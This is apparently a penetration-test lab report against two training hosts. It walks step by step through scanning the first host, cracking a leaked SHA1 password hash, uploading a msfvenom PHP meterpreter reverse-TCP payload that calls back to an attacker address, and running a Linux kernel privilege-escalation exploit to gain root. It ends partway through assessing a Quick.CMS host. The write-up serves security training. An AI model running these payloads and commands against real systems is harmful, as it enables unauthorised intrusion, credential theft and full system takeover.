
```
└$ nmap -A 10.15.1.2
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 12:11 EDT
Nmap scan report for 10.15.1.2
Host is up (0.31s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f0:dd:6f:7e:8b:d5:76:e9:bd:c2:31:f1:65:dd:f9:23 (RSA)
|   256 80:53:df:bf:8a:88:86:77:69:1a:6f:98:e6:ab:81:5d (ECDSA)
|_  256 6f:32:df:e6:5a:e3:f8:f4:73:56:0c:ba:9d:50:13:f0 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/admin/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Welcome to GetSimple! - Lucky
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: LUCKY; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 56.73 seconds
```

```
Host script results:
clock-skew: mean: 2h37m00s, deviation: 4h02m29s, median: 16m59s
nbstat: NetBIOS name: LUCKY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
smb-os-discovery:
OS: Windows 6.1 (Samba 4.3.9-Ubuntu)
Computer name: lucky
NetBIOS computer name: LUCKY\x00
Domain name: \x00
FQDN: lucky
System time: 2021-10-22T09:28:57-07:00
smb-security-mode:
account_used: guest
authentication_level: user
challenge_response: supported
message_signing: disabled (dangerous, but default)
smb2-security-mode:
2.02:
Message signing enabled but not required
smb2-time:
date: 2021-10-22T16:28:57
start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.73 seconds
```

Navigate to 10.15.1.2/admin



Run Nikto on 10.15.1.2. Observe /admin and /data webpage.

```
[root@kali)-[~]# nikto -h 10.15.1.2
- Nikto v2.1.6
+ Target IP:      10.15.1.2
+ Target Hostname: 10.15.1.2
+ Target Port:    80
+ Start Time:    2021-10-22 12:32:52 (GMT-4)
+ OS: Apache/2.4.18 (Ubuntu)
+ The Anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/admin/' in robots.txt returned a non-forbidden or redirect HTTP code (200) 2.10
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3268: /data/: Directory indexing found. ←
+ OSVDB-3092: /data/: This might be interesting...
+ OSVDB-3092: /readme.txt: This might be interesting...
+ OSVDB-3093: /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect (timeout): Transport endpoint is not connected
+ Scan terminated: 20 error(s) and 12 item(s) reported on remote host
+ End Time:      2021-10-22 20:53:17 (GMT-4) (30025 seconds)
+ 1 host(s) tested
```

Navigate to 10.15.1.2/data/users/lucky.xml. View username and password. Use a tool to unhash the password.

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<item>
<USR>lucky</USR>
<NAME/>
<PWD>1ce1416347075b6070a35ce5e9d26b61d91ea6c3</PWD>
<EMAIL>lucky@localhost.local</EMAIL>
<HTMLEDITOR>1</HTMLEDITOR>
<TIMEZONE/>
<LANG>en_US</LANG>
</item>
```

CrackStation · Defuse.ca · Twitter

CrackStation · Password Hashing Security · Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
1ce1416347075b6070a35ce5e9d26b61d91ea6c3
```

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
1ce1416347075b6070a35ce5e9d26b61d91ea6c3	sha1	lucky


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

[Download CrackStation's Wordlist](#)

The password is hashed with sha1. This can be unhashed using a password cracker (crackstation.net).

```
usr: lucky
pass: lucky
```

Log in with the found credentials.



Develop a meterpreter reverse tcp connection code through msfvenom.

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=172.16.5.4 LPORT=4444 -f raw > shell.php
```

```
(kali㉿kali)-[~/Lucky]
$ msfvenom -p php/meterpreter_reverse_tcp LHOST=172.16.5.4 LPORT=4444 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34277 bytes
```

Use smbclient on the target box. Observe Sharename "Share" that we will use to upload files.

```
(kali㉿kali)-[~/Lucky]
$ smbclient -L //10.15.1.2
Enter WORKGROUP\kali's password:
      Sharename      Type      Comment
      -----      ----      -----
print$          Disk      Printer Drivers
share           Disk      GetSimpleCMS Uploads
IPC$            IPC       IPC Service (lucky server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```

Using smbclient, put the shell.php code we developed using msfvenom on the target box.

```
smbclient -U lucky%lucky //10.15.1.2/share -c 'put "shell.php"'
```

```
(kali㉿kali)-[~/Lucky]
$ smbclient -U lucky%lucky //10.15.1.2/share -c 'put "shell.php"'
putting file shell.php as \shell.php (54.3 kb/s) (average 54.3 kb/s)
```

Lucky

Pages Files Theme Backups Plugins

File Management
Upload files and/or images... Max file size: 2MB

FILE NAME	SIZE	DATE
shell.php	34 KB	Oct 22, 2021

1 total files & folders (34 KB)

Page Management • File Management • Theme Management • Backup Management • Plugin Management • General Settings • Support • Share
© 2009-2021 GetSimple CMS – Version 3.3.10 GS

Open a meterpreter reverse TCP listener in Metasploit.

```
$ msfconsole

> use exploit/multi/handler
> set LHOST
> set payload php/meterpreter_reverse_tcp
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.5.4:4444    Backups    Plugins
[*] Meterpreter session 2 opened (172.16.5.4:4444 -> 10.15.1.2:54166) at 2021-10-22 23:22:00 -0400
```

Click on the shell.php file in the web browser and observe the meterpreter connection get established.

Spawn a bash shell. Observe that you are unprivileged user www-data.

```
python -c 'import pty; pty.spawn("/bin/bash");'
```

```
python -c 'import pty; pty.spawn("/bin/bash");'  
www-data@lucky:/var/www/html/data/uploads$ whoami  
whoami  
www-data  
www-data@lucky:/var/www/html/data/uploads$ id  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Check the Kernel version on the box. Observe Linux Kernel 4.4.0-21-generic being used.

```
$ uname -a
```

```
uname -a  
Linux lucky 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
```

Look for Linux Kernel 4.4.0-21 exploits. Observe one does exist.

```
$ searchsploit Linux Kernel 4.4.0-21
```

Exploit Title	Path
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation	solaris/local/15962.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5)	linux/local/9479.c
Linux Kernel 3.11 < 4.8 0 - 'SO_SNDBUFFORCE' / 'SO_RCVBUFFORCE' Local Privilege Escalation	linux/local/41995.c
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free	linux/dos/43234.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bounds Privilege Escalation	linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condition Privilege Escalation	windows_x86-64/local/47170.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation	linux/local/41886.c
Linux Kernel < 4.10.13 - 'keyctl_set_reqkey_keyring' Local Denial of Service	linux/dos/42136.c
Linux kernel < 4.10.15 - Race Condition Privilege Escalation	linux/local/43345.c
Linux Kernel < 4.11.8 - 'mq_notify: double sock_put()' Local Privilege Escalation	linux/local/45553.c
Linux Kernel < 4.13.1 - BlueTooth Buffer Overflow (PoC)	linux/dos/42762.txt
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation	linux/local/45010.c
Linux Kernel < 4.14.rc3 - Local Denial of Service	linux/dos/42932.c
Linux Kernel < 4.15.4 - 'show_floppy' KASLR Address Leak	linux/local/44325.c
Linux Kernel < 4.16.11 - 'ext4 read_inline_data()' Memory Corruption	linux/dos/44832.txt
Linux Kernel < 4.17-rc1 - 'AF_LLC' Double Free	linux/dos/44579.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation	linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter_target_offset' Local Privilege Escalation	linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)	linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP)	linux/local/47169.c
Linux Kernel < 4.5.1 - Off-By-One (PoC)	linux/dos/44301.c
Shellcodes: No Results	

Download the kernel exploit to working directory. This exploit code comes in two parts: decr.c and pwn.c. Separate the code into it's two respective parts.

```
$ cat /usr/share/exploitdb/exploits/linux_x86-64/local/40049.c > exploit  
$ cp exploit ./decr.c  
$ cp exploit ./pwn.c
```

```
(kali㉿kali)-[~/Lucky]
$ cat /usr/share/exploitdb/exploits/linux_x86-64/local/40049.c > exploit
```

```
(kali㉿kali)-[~/Lucky]
$ cp exploit ./decr.c
(kali㉿kali)-[~/Lucky]
$ cp exploit ./pwn.c
```

Upload the exploit code to the webserver.

```
$ smbclient -U lucky%lucky //10.15.1.2/share -c 'put "decr.c"'
$ smbclient -U lucky%lucky //10.15.1.2/share -c 'put "pwn.c"'
```

```
(kali㉿kali)-[~/Lucky]
$ smbclient -U lucky%lucky //10.15.1.2/share -c 'put "decr.c"' FILE NAME
putting file decr.c as \decr.c (5.9 kb/s) (average 5.9 kb/s)

(kali㉿kali)-[~/Lucky] 1 total files & folders (34 KB)
$ smbclient -U lucky%lucky //10.15.1.2/share -c 'put "pwn.c"' FILE NAME
putting file pwn.c as \pwn.c (2.3 kb/s) (average 2.3 kb/s)
```

From your meterpreter session, compile the exploit code using gcc and set the executable bit using chmod +x.

```
gcc decr.c -m32 -O2 -o decr && chmod +x decr
gcc pwn.c -O2 -o pwn
```

```
www-data@lucky:/var/www/html/data/uploads$ gcc decr.c -m32 -O2 -o decr && chmod +x decr
</data/uploads$ gcc decr.c -m32 -O2 -o decr && chmod +x decr
```

```
www-data@lucky:/var/www/html/data/uploads$ gcc pwn.c -O2 -o pwn
gcc pwn.c -O2 -o pwn
```

```
./decr
./pwn
```

```
www-data@lucky:/tmp$ ./decr  
./decr  
netfilter target_offset Ubuntu 16.04 4.4.0-21-generic exploit by vnik  
[!] Decrementing the refcount. This may take a while...  
[!] Wait for the "Done" message (even if you'll get the prompt back).  
www-data@lucky:/tmp$ sleep 5m  
sleep 5m  
[+] Done! Now run ./pwn
```

```
www-data@lucky:/var/www/html/data/uploads$ ./pwn  
./pwn  
[+] Escalating privs...
```

Verify root privilege.

```
root@lucky:/var/www/html/data/uploads# whoami  
whoami  
root  
root@lucky:/var/www/html/data/uploads# id  
id  
uid=0(root) gid=0(root) groups=0(root)
```

The exploit was executed successfully and we were able to gain root privileges on the target.

Verify IP address of target box.

```
root@lucky:/var/www/html/data/uploads# ip addr  
ip addr  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
        inet6 ::1/128 scope host  
            valid_lft forever preferred_lft forever  
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
    link/ether 00:0c:2e:c7:1a brd ff:ff:ff:ff:ff:ff  
    inet 10.15.1.2/24 brd 10.15.1.255 scope global ens33  
        valid_lft forever preferred_lft forever  
        inet6 fe80::20c:29ff:fe72:c71a/64 scope link  
            valid_lft forever preferred_lft forever
```

Locate key.txt file.

```
$ cat /root/key.txt
```

```
root@lucky:/var/www/html/data/uploads# cat /root/key.txt  
cat /root/key.txt  
gew31noas50sb44idz4o
```

key.txt

gew31noas50sb44idz4o

14. Quick [A] | 10.15.1.20

Introduction

Tasked to conduct an assessment on 10.15.1.20. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Quick.CMS 6.7 - Remote Code Execution vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities and chown privilege escalation to gain admin credentials that we could use to SSH into the system.

Vulnerabilities Discovered

OS: Linux quick 5.4.0-42-generic

Open ports: FTP [21], SSH [22], HTTP [80]

- Vulnerable to Quick.CMS 6.7 - Remote Code Execution vulnerability and privilege escalation utilizing chown.

CVE IDs: CVE-2020-35754

Exploit: <https://www.exploit-db.com/exploits/download/49494>

Contents of key.txt: ciskzpric4095x6bytel

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64
GNU/Linux

References:

- <https://www.exploit-db.com/exploits/49494>
- <https://nvd.nist.gov/vuln/detail/CVE-2020-35754>
- <http://packetstormsecurity.com/files/161189/Quick.CMS-6.7-Remote-Code-Execution.html>
- <https://opensolution.org/cms-system-quick-cms.html>
- <https://opensolution.org/security-fix-for-cart-and-cms!-en-1136.html>
- <https://secator.pl/index.php/2021/01/28/cve-2020-35754-authenticated-rce-in-quick-cms-and-quick-cart/>
- <https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS>

EXPLOIT DESCRIPTION

OpenSolution [Quick.CMS](#) < 6.7 and [Quick.Cart](#) < 6.7 allow an authenticated user to perform code injection (and consequently Remote Code Execution) via the input fields of the Language tab.

Attack Narrative

Begin from the local machine.

```
(kali㉿kali)-[~] AdministratorAll UsersDefaultDefault UserPublicsteven
$ ip addr
1: lo: <LOOPBACK,NOQUEUE,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 0.0.0.0 scope host loopback
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
        valid_lft 1597sec preferred_lft 1597sec
    inet6 fe80::20c:29ff:fed4:9e71/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
    inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
        valid_lft forever preferred_lft forever
```

Scan for open ports. Discover FTP port 21; SSH port 22; HTTP port 80.

```
(kali㉿kali)-[~]
$ nmap 10.15.1.20
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-24 21:46 EDT
Nmap scan report for 10.15.1.20
Host is up (0.20s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 25.51 seconds
```

A more in-depth look at open ports. Note MikroTik 6.42 in use.


```
nmap -A 10.15.1.20
```

```
(kali㉿kali)-[~] /pwn
$ nmap -A 10.15.1.20
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-24 21:45 EDT
Nmap scan report for 10.15.1.20
Host is up (0.19s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7f:80:87:eb:84:af:0d:b6:f5:11:fb:d5:d0:6d:f4:6c (RSA)
|   256 24:c5:af:74:66:67:5f:a6:2d:a4:87:0d:0c:cf:60:c9 (ECDSA)
|   256 33:31:bc:a5:58:bf:aa:90:c0:fe:2d:b0:d7:b1:00:47 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Quick.Cms v6.7
|_http-server-header: Apache/2.4.41 (Ubuntu) ←
|_http-title: Quick.Cms - fast and simple content management system
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[REDACTED]
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.57 seconds
```


Run a Nikto scan on 10.15.1.20:80.

```
(root㉿kali)-[/home/kali]
# nikto -h 10.15.1.20
- Nikto v2.1.6
-----
+ Target IP: 10.15.1.20
+ Target Hostname: 10.15.1.20
+ Target Port: 80
+ Start Time: 2021-10-24 22:16:43 (GMT-4)
-----
+ Server: Apache/2.4.41 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-29786: /admin.php?en_log_id=0&action=config: EasyNews from http://www.webrtc.ca version 4.3 allows remote admin access. This PHP file should be protected.
+ OSVDB-29786: /admin.php?en_log_id=0&action=users: EasyNews from http://www.webrtc.ca version 4.3 allows remote admin access. This PHP file should be protected.
+ OSVDB-3092: /admin.php: This might be interesting...
+ OSVDB-3268: /files/: Directory indexing found.
+ OSVDB-3092: /files/: This might be interesting...
+ OSVDB-3268: /database/: Directory indexing found.
+ OSVDB-3093: /database/: Databases? Really??
+ 7918 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time: 2021-10-24 22:52:48 (GMT-4) (2165 seconds)
-----
+ 1 host(s) tested
```


Navigate to 10.15.1.20. Notice nothing of particular interest.



Navigate to 10.15.1.20/admin.php. There may be credentials somewhere to log in.



Navigate to "http://10.15.1.20/database/" found by Nikto.



Index of /database

Name	Last modified	Size	Description
Parent Directory	-	-	
cache/	2020-01-29 10:10	-	
config.php	2021-03-15 16:15	13K	
config.php.txt	2021-03-15 17:19	13K	
config_en.php	2019-01-18 10:41	1.9K	
database.db	2021-10-24 19:36	22K	
lang_en.php	2020-01-29 10:10	5.7K	

